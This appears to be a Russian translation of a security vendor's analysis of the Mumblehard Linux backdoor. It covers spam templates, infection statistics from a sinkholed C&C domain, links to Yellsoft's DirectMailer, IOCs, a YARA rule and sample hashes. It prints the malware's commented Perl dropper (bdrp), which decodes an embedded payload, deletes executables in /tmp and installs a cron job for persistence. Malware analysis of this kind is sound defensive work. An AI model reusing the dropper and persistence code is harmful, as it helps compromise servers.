


Рис. Пример письма со спамом, рассылаемого Mumblehard.

Ссылка ведет на онлайн-магазин, специализирующийся на продаже препаратов от нарушения эрекции.




Рис. Веб-сайт онлайн-магазина по продаже фармацевтических препаратов, на который перенаправляется пользователь.

Этот канадский фармацевтический сайт является хорошо задокументированным на портале spamtrackers.eu.

Интересной особенностью работы бота с шаблонами спам-сообщений является использование им произвольных заголовков сообщений, которые строятся с использованием двух или трех случайных слов, таких как:

```
Million-Explosively-Arrogance: B77FE821EAB1
Copes-Horribly: 881976c526e6
Formants-Carmichael-Cutlet: consistency
Interoffice-Gastronome-Unmodified: d41f7ebe89a
```

Возможно, такая функция использования произвольно выбранных слов была добавлена авторами с целью обхода анти-спам решений.

Статистика зараженных компьютеров

Список управляющих C&C-серверов, используемых бэкдором Mumblehard, содержит домены, которые были заняты, но теперь они свободны и доступны для покупки. Мы приобрели один из таких доменов для получения статистики о зараженных компьютерах. Такие компьютеры (боты) достаточно легко идентифицировать по строке User Agent, которую мы упоминали выше. Две особенности бэкдора, которые были заданы авторами, помогли нам собрать статистику о жертвах этой вредоносной программы:

- для получения команды бот опрашивает каждый C&C-сервер из своего списка, бот продолжает опрашивать оставшуюся часть списка, даже если один из серверов уже ответил;
- бот отправляет отчет обратно на каждый C&C-сервер в случае успеха или неудачи при выполнении команды, полученной от одного из них.

Наш домен принимал отчет от каждого бота четыре раза в час с периодичностью в 15 мин. Это соответствует периоду времени, с которым планировщик заданий запускает в системе скрипт бэкдора, как было указано выше. Мы собирали данные между 19-м сентября 2014 г. и 22-м апреля 2015 г., но сам сервер, который получал статистику был недоступен между 7-м декабря 2014 г. и 6-м января 2015 г. В течение периода времени сбора данных, мы наблюдали запросы от 8,867 уникальных IP-адресов. Большинство из этих IP-адресов принадлежали серверам, на которых размещаются веб-сайты.




Рис. Статистика количества уникальных IP-адресов, которые наблюдались каждый день.

Как мы можем видеть, количество зараженных компьютеров медленно снижалось, но периодически увеличивалось. Это свидетельствует о том, что злоумышленники время от времени инициировали волны распространения вредоносного ПО и компрометации серверов вместо постоянного распространения Mumblehard в непрерывном режиме.

Мы смогли вычислить количество успешных команд, посылаемых удаленным C&C-сервером ботам. Как было указано выше, команда включает в себя URL-адрес, по которому располагается исполняемый ELF-файл. В ответ на полученный от C&C-сервера запрос, бэкдор отправлял коды HTTP-статуса на все C&C-серверы в строке User Agent, так что наш зарегистрированный сервер также смог их получить. Успешное выполнение команды ботом соответствует HTTP-статусу 200 OK.

На самом деле, C&C-серверы не всегда посылали ботам описанные выше команды типа download-and-execute, т. е. загрузить и исполнить ELF-файл. Видно, что большую часть времени они даже не прослушивали TCP-порт 80. Существовали также пиковые значения трафика, когда боты проявляли высокую активность. Например, 27-го марта мы наблюдали 2,508 ботов, которые получили 49,729 команд. Если операторы постоянно посылали ботам команды download-and-execute с 15-минутными интервалами, то это значит, что сеть ботнета использовалась непрерывно на протяжении часов. Фиксировались также дни, когда бэкдор не привлекался к работе во обще. Из 187 дней пока происходил сбор данных, боты получали команды на протяжении 120 дней, что составляет 64% от общего времени. Такие задержки сложно объяснить. Возможно, что операторы специально ограничивали количество отправляемого ботами спама. Это осуществлялось для некоторой маскировки вредоносных функций зараженных серверов и поддерживать хорошую репутацию их IP-адресов. С другой стороны, исходя из механизмов работы Mumblehard, демон спам-компонента на этих системах по-прежнему будет получать инструкции от C&C-сервера, даже если C&C-серверы бэкдора уже являются неактивными.

Связь с Yellsoft

IP-адреса управляющих C&C-серверов, которые жестко зашиты в код вредоносной программы, находятся в диапазон адресов от 194.54.81.162 до 194.54.81.164.

IP-адрес	Описание
194.54.81.162:53	Жестко зашитый в код спам-компонента Mumblehard адрес DNS-сервера.
194.54.81.163:54321	По этому адресу отправляется уведомление о готовности прокси.
194.54.81.163:25	Адрес C&C-сервера спам-компонента
194.54.81.164:25	Адрес C&C-сервера спам-компонента

Если проверить два следующих IP-адреса, 194.54.81.165 и 194.54.81.166, то выяснится, что оба они являются серверами имен yellsoft.net. Кроме этого, веб-сервер yellsoft.net также размещен по адресу 194.54.81.166. Эти IP-адреса близко расположены к адресам C&C-серверов Mumblehard, указанным в таблице. Дальнейшая проверка показывает, что пять IP-адресов с номера 162 и до 166, имеют идентичные DNS-записи NS и SOA, несмотря на то, что фактически этот диапазон адресов обслуживается доменом rx-name.com. Этот факт указывает на то, что все пять адресов размещены на одном сервере.

```
$ dig +short -x 194.54.81 SOA | uniq -c
    1 ns1.rx-name.net. hostmaster.81.54.194.in-addr.arpa. 2015031209 28800 7200
    604800 86400
$ for i in 2 3 4 5 6; do dig +short -x 194.54.81 SOA @194.54.81.16$i; done | uniq -c
    5 ns1.yellsoft.net. support.yellsoft.net. 2013051501 600 300 604800 600
```

Сама компания специализируется на продаже специального ПО для массовой рассылки электронных писем под названием DirectMailer. Согласно описанию на сайте компании, это ПО

написано на Perl и предназначено для запуска на системах типа UNIX. Скрипты Mumblehard также написаны на Perl.




Рис. Домашняя страница Yellsoft.

На домашней странице компании указано, что она не поддерживает копии своего ПО, которые загружены пользователем с веб-страницы другого сайта под названием softexp.narod.ru.




Рис. Веб-страница загрузки DirectMailer на softexp.narod.ru по состоянию на 2014 г.

На сегодняшний день это ПО недоступно для загрузки с softexp.narod.ru и обнаруживается AV-продуктами ESET как вредоносное. Архив с этим ПО содержит не скрипт на языке Perl, а исполняемый ELF-файл с названием dm.pl. Интересным является тот факт, что этот ELF-файл упакован таким же упаковщиком, который был использован для вредоносного ПО Mumblehard. Анализ Perl-скрипта показывает, что функция под названием bdrp, вызывается перед непосредственным запуском главной программы. Эта функция имеет в своем составе другой дроппер, который после расшифровки генерирует еще один ELF-файл. Файл представляет из себя упакованный Perl-скрипт, в котором находится бэкдор Mumblehard. Скрипт сбрасывается в директорию файловой системы и запускается с использованием планировщика задач каждые 15 минут. Такой механизм работы уже был описан выше для вредоносного ПО Mumblehard.

```
sub bdrp {
    my $bdrp = <<'BDRPDATA';
M?T5,1@$!`0D``````````(``P`!````3(`$""P```````````````#0`(``!
M`````````"`!`@`@`0("1H``!X>```'`````!```(DE"9H$"+@-````,=M3
...
M)S5I=6=\9&(Z-WQT>'-T?#,@/'YR<%-$`@=,1$A#1$P1"U$-7$I$1$!=#Q5+
%%T491S$`
BDRPDATA
    $bdrp = unpack( "u*", $bdrp );
    foreach my $bdrpp ( "/var/tmp", "/tmp" ) {
        # Delete all executable files in temporary directory
        # (delete existing Mumblehard installation)
        for (<$bdrpp/*>) { unlink $_ if ( -f $_ && ( -x $_ || -X $_ ) ); }
        # Create random file name
        my $bdrpn = [ "a" .. "z", "A" .. "Z" ];
        $bdrpn = join( "",
            @$bdrpn[ map { rand @$bdrpn } ( 1 .. ( 6 + int rand 5 ) ) ] );
        my $bdrpb = "$bdrpp/$bdrpn";
        my $bdrpc = $bdrpb . int rand 9;
        # crontab job to add (runs every 15 minutes)
        my $bdrpt = "*/15 * * * * $bdrpb >/dev/null 2>&1\n";
        if ( open( B, ">", $bdrpb ) ) {
            # Drop file and install job with crontab
            [...]
        }
    }
}
```

Рис. Код функции bdrp с комментариями.

Программа dm.pl выполняет функцию *fork()* для создания нового процесса и начинает прослушивать входящие TCP-подключения. После этого код скрипта отправляет сообщение на C&C-сервер о готовности к приему прокси-подключений. Этот фрагмент кода, как и его возможности, идентичны механизму прокси спам-компонента Mumblehard. Такие «cracked» копии DirectMailer предоставляют операторам бэкдора возможность создания канала на скомпрометированном компьютере для прохождения через него трафика, например, для рассылки спама.

Заключение

Вредоносное ПО для систем под управлением Linux и BSD становится все более сложным. Тот факт, что авторы использовали собственный упаковщик для сокрытия исходного текста Perl-скриптов внутри исполняемого файла добавляет Mumblehard определенный уровень сложности. Тем не менее, эта вредоносная программа не является такой же сложной как ранее описанная нами вредоносная программа Windigo.

Индикаторы компрометации (IOCs)

UDP-трафик на:

- IP-адрес 194.54.81.162, порт 53

TCP-подключения на:

- IP-адрес 194.54.81.163, порт 80 (бэкдор)
- IP-адрес 194.54.81.163, порт 54321 (прокси)
- IP-адрес 194.54.81.163, порт 25 (спам-компонент)
- IP-адрес 194.54.81.164, порт 25 (спам-компонент)

HTTP-запросы со следующей строкой User Agent.

- Mozilla/5.0 (Windows NT 6.1; rv:7.0.1) Gecko/<1_или_более_цифр>.<1_или_более_цифр>.<1_или_более_цифр> Firefox/7.0.1

Правила YARA

mumblehard_packer.yara

```
rule mumblehard_packer
{
    meta:
        description = "Mumblehard i386 assembly code responsible for decrypting Perl
        code"
        author = "Marc-Etienne M.Léveillé"
        date = "2015-04-07"
        reference = "http://www.welivesecurity.com"
        version = "1"

    strings:
        $decrypt = { 31 db [1-10] ba ?? 00 00 00 [0-6] (56 5f | 89 F7)
        39 d3 75 13 81 fa ?? 00 00 00 75 02 31 d2 81 c2 ?? 00 00
        00 31 db 43 ac 30 d8 aa 43 e2 e2 }

    condition:
        $decrypt
}
```

Образцы вредоносного ПО

SHA-1: 65a2dc362556b55cf2dbe3a10a2b337541eea4eb (ELF)

Linux/Mumblehard.K.Gen (спам-компонент)

SHA-1: 331ca10a5d1c5a5f3045511f7b66340488909339 (ELF)

Linux/Mumblehard.E.Gen (спам-компонент)

SHA-1: 2f2e5776fb7405996feb1953b8f6dbca209c816a (ELF)

Linux/Mumblehard.D.Gen (бэкдор)

SHA-1: 95aed86918568b122712bdbbebdd77661e0e6068 (ELF)

Linux/Mumblehard.J.Gen (бэкдор)

SHA-1: c83042491efade4a4a46f437bee5212033c168ee (ZIP)

Linux/Mumblehard.E.Gen (пиратская копия архива DirectMailer со скриптом dm.pl Mumblehard)

SHA-1: e62c7c253f18ec7777fdd57e4ae500ad740183fb (ELF)

Linux/Mumblehard.E.Gen (пиратская копия DirectMailer со скриптом dm.pl Mumblehard)

SHA-1: 58d4f901390b2ecb165eb455501f37ef8595389a (ZIP)

Linux/Mumblehard.M.Gen (пиратская копия архива DirectMailer 1.5 со скриптом dm.cgi, который специализируется на открытии прокси)

SHA-1: 4ae33caebfd9f1e3481458747c6a0ef3dee05e49 (ELF)

Linux/Mumblehard.M.Gen (пиратская копия DirectMailer 1.5 со скриптом dm.cgi, который специализируется на открытии прокси)